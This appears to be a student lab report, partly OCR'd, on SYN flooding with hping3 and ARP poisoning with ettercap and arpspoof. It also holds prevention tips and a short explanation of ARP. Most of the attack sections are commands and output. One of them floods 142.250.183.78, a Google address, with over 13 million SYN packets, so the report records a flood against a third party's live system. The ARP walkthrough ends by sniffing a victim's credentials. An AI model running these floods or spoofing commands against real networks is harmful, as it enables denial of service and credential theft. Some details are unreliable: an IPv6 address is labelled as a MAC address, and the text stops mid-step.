
SYN flood:

Send a ICMP packet to request a timestamp from a target, if the target has the ICMP responses blocked it wont respond to ICMP packets however it might allow response to timestamp request.



```
┌──(root㉿kali)-[~]
└─# hping3 -1 136.233.9.22 --icmp-ts -c 5
HPING 136.233.9.22 (eth0 136.233.9.22): icmp mode set, 28 headers + 0 data bytes

─── 136.233.9.22 hping statistic ───
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─# hping3 -1 google.com --icmp-ts -c 5
HPING google.com (eth0 142.250.183.46): icmp mode set, 28 headers + 0 data bytes

─── google.com hping statistic ───
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[~]
└─# hping3 -1 192.168.100.17 --icmp-ts -c 5
HPING 192.168.100.17 (eth0 192.168.100.17): icmp mode set, 28 headers + 0 data bytes

─── 192.168.100.17 hping statistic ───
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Wireshark opened in linux machine:



```
No.   Time        Source         Destination     Protocol Length Info
13073 114.875840  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13074 114.875839  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13075 114.875844  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13076 114.875843  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13077 114.875841  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13078 114.875849  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13079 114.875849  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13080 114.875852  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13081 114.875858  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13082 114.875860  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13083 114.875865  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13084 114.875872  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13085 114.875875  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13086 114.875879  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13087 114.875878  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13088 114.875884  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13089 114.875891  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13090 114.875896  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13091 114.875896  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13092 114.875898  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13093 114.875904  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13094 114.875913  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13095 114.875913  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13096 114.875914  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13097 114.875912  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13098 114.875913  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P
13099 114.875924  172.16.171.33  142.250.183.78  TCP      66 [TCP Retransmission] [TCP P

> Frame 1: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface \Device\NPF_{72665F53-5
> Ethernet II, Src: HewlettP_88:b5:44 (78:ac:c0:88:b5:44), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 78 ac  c0 88 b5 44 08 06 00 01   ······x· ···D····
0010  08 00 06 04 00 01 78 ac  c0 88 b5 44 ac 10 a8 01   ······x· ···D····
```

```
zsh: corrupt history file /root/.zsh_history
┌──([illegible])-[~]
└─# hping3 -S 172.16.170.173 -a 10.10.10.10 p 165 --flood
hping3: you must specify only one target host at a time

┌──([illegible])-[~]
└─# hping3 --flood -p 165 172.16.170.173 -S
HPING 172.16.170.173 (eth0 172.16.170.173): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 172.16.170.173 hping statistic ---
3354490 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──([illegible])-[~]
└─# hping3 google.com
HPING google.com (eth0 142.250.183.78): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=142.250.183.78 ttl=255 id=38542 sport=0 flags=RA seq=0 win=0 rtt=3.7 ms
len=46 ip=142.250.183.78 ttl=255 id=38543 sport=0 flags=RA seq=1 win=0 rtt=6.9 ms
len=46 ip=142.250.183.78 ttl=255 id=38544 sport=0 flags=RA seq=2 win=0 rtt=7.8 ms
^C
--- google.com hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 3.7/6.1/7.8 ms

┌──([illegible])-[~]
└─# hping3 --flood -p 165 142.250.183.78 -S
HPING 142.250.183.78 (eth0 142.250.183.78): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 142.250.183.78 hping statistic ---
13322704 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──([illegible])-[~]
└─# 
```

Prevention Technique

1. **Prevent spoofing:** Check that traffic has a source address that matches the set of addresses for the site of origin, and apply filters to prevent spoofing of dial-up connections.
2. **Limit broadcasting:** Attackers frequently send requests to all devices on the network, magnifying the attack. Attacks can be disrupted by limiting or shutting off broadcast forwarding where possible. When possible, users can also turn off the echo and chargen services.
3. **Streamline incident response:** When DoS assaults are identified, honing your incident response can assist your security team in responding fast.
4. **Protect endpoints:** Ensure that all endpoints have been patched to address any known vulnerabilities. EDR agents should be installed on all endpoints that are capable of running them.
5. **Dial in firewalls:** Whenever feasible, make sure your firewalls are limiting ingress and egress traffic across the perimeter.
6. **Monitor the network:** The more you know about typical inbound traffic, the faster you'll be able to detect the commencement of a DDoS attack. Real-time visibility with network detection and response (NDR) is a quick and easy

approach to keep a profile of how your network should look (using machine learning) so you can see abnormal peaks right away.

4. ARP Poisoning

The Address Resolution Protocol (ARP) is a network communication protocol that allows network communications to reach a specific network device. ARP converts Internet Protocol (IP) addresses to Media Access Control (MAC) addresses and the other way around. ARP is most typically used by devices to communicate with the router or gateway that allows them to connect to the Internet.

Hosts keep an ARP cache, which is a table that maps IP addresses to MAC addresses, and utilize it to connect to network destinations. If a host does not know the MAC address for a given IP address, it sends out an ARP request packet, which asks other machines on the network for the MAC address.

Because the ARP protocol was not created with security in mind, it does not verify that a response to an ARP request originates from a legitimate source. It also enables hosts to receive ARP responses even if they have never issued an ARP request. This is a vulnerability in the ARP protocol that allows for ARP spoofing attacks.

In the older IPv4 standard, ARP only works with 32-bit IP addresses. The Neighbor Discovery Protocol (NDP), which is safe and employs cryptographic keys to authenticate host identities, is used by the newer IPv6 protocol. ARP is still widely used because the majority of the Internet still uses the older IPv4 protocol.

An ARP spoofing attack, also known as ARP poisoning, is a Man in the Middle (MitM) exploit that allows attackers to intercept network communication. The following is how the assault works:

1. The attacker has to be able to connect to the network. They scan the network for the IP addresses of at least two devices, such as a workstation and a router, as an example.

2. To send out faked ARP answers, the attacker employs a spoofing tool like Arpspoof or Driftnet.

3. The falsified answers claim that the attacker's MAC address is the proper MAC address for both router and workstation IP addresses. Both the router and

the workstation are tricked into connecting to the attacker's system rather than each other.

4. The two devices then change their ARP cache entries and communicate with the attacker rather than each other from that point forward.

5. The attacker is currently inadvertently intercepting all communications.

Once an ARP spoofing attack is successful, the attacker can:

1. **Continue routing the communications as-is** - Unless the data is transferred via an encrypted channel such as HTTPS, the attacker can sniff the packets and steal it.
2. **Perform session hijacking** - If an attacker obtains a session ID, they can gain access to the user's accounts.
3. **Alter communication** - Pushing a malicious file or website to a workstation, for example.
4. **Distributed Denial of Service (DDoS)** - Instead of attacking their own system, attackers might offer the MAC address of a server they want to DDoS. The target server will be inundated with traffic if they do this for a significant number of IPs.

Attacking Procedure


We are going to perform ARP Poisoning attack with the help of a linux tool called ettercap and to sniff the incoming packets we will use wireshark. The victim computer is the windows pc and the attacker is the linux machine. Both the devices should be in the same Local Area Network.

We'll demonstrate session hijacking. We'll be using our dummy website hosted on the heroku platform. We'll use http protocol from the victim's browser to communicate with the server.

a. We first start the wireshark in the linux machine to sniff the incoming packets.
b. We then start ettercap and scan for hosts in the LAN.
c. We set Target Host 2 as the gateway IP and Target Host 1 as the victim's Ip address.
d. We then initiate the ARP poisoning attack
e. We are able to see all the activity in the wireshark as shown below. In wireshark on a linux machine we filter by http and find the post request. There we can see the credentials of the victim.


This is the basic demonstration
ARP Spoofing
Setup:
I have connected two laptops with hotspot of mobile phone as
Host attacker IP:192.168.16.160
Victims IP :192.168.16.71
Gateway: 192.168.16.199

Procedure:
Step 1: Type in “ip r” gives the gateway ip of the router



```
┌──(root㉿kali)-[~]
└─# ip r
default via 192.168.16.199 dev eth0 proto dhcp metric 100
192.168.16.0/24 dev eth0 proto kernel scope link src 192.168.16.160 metric 100

┌──(root㉿kali)-[~]
└─# 
```


Here Gateway IP is 192.168.16.199



```
Command Prompt
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 12:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2409:4072:13:9e0d:5978:f060:5663:3b67
   Temporary IPv6 Address. . . . . . : 2409:4072:13:9e0d:54a0:6d66:f16d:a3cd
   Link-local IPv6 Address . . . . . : fe80::d05f:e2c5:7934:b01f%13
   IPv4 Address. . . . . . . . . . . : 192.168.16.71
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::28ed:ffff:fe32:5944%13
                                       192.168.16.199

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\JEEBAN BHAGAT>
```


Step 2: Now we need to know the victim IP say,192.168.16.71
Step 3: Type in “ifconfig” to know the interface and mac id we are using
As mine are:

- MAC Address : e80::a00:27ff:fe54:c756
- Interface: eth0


Learning [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
rohitgupta@kali: ~
File Actions Edit View Help


```
┌──(rohitgupta㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.16.160  netmask 255.255.255.0  broadcast 192.168.16.255
        inet6 fe80::a00:27ff:fe54:c756  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:54:c7:56  txqueuelen 1000  (Ethernet)
        RX packets 14  bytes 1914 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 2542 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(rohitgupta㉿kali)-[~]
└─$ 
```

Step 4: Type in “arpspoof -i eth0 -t 192.168.16.71 192.168.16.199” here this command is to spoof target that I am the router




```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 192.168.16.71 192.168.16.199
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
^CCleaning up and re-arping targets...
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 2a:ed:ff:32:59:44
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 2a:ed:ff:32:59:44
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 2a:ed:ff:32:59:44
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 2a:ed:ff:32:59:44
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 2a:ed:ff:32:59:44
```

Step 5: Type in “arpspoof -i eth0 -t 192.168.16.199 192.168.16.71here this command is to spoof router that I am the target



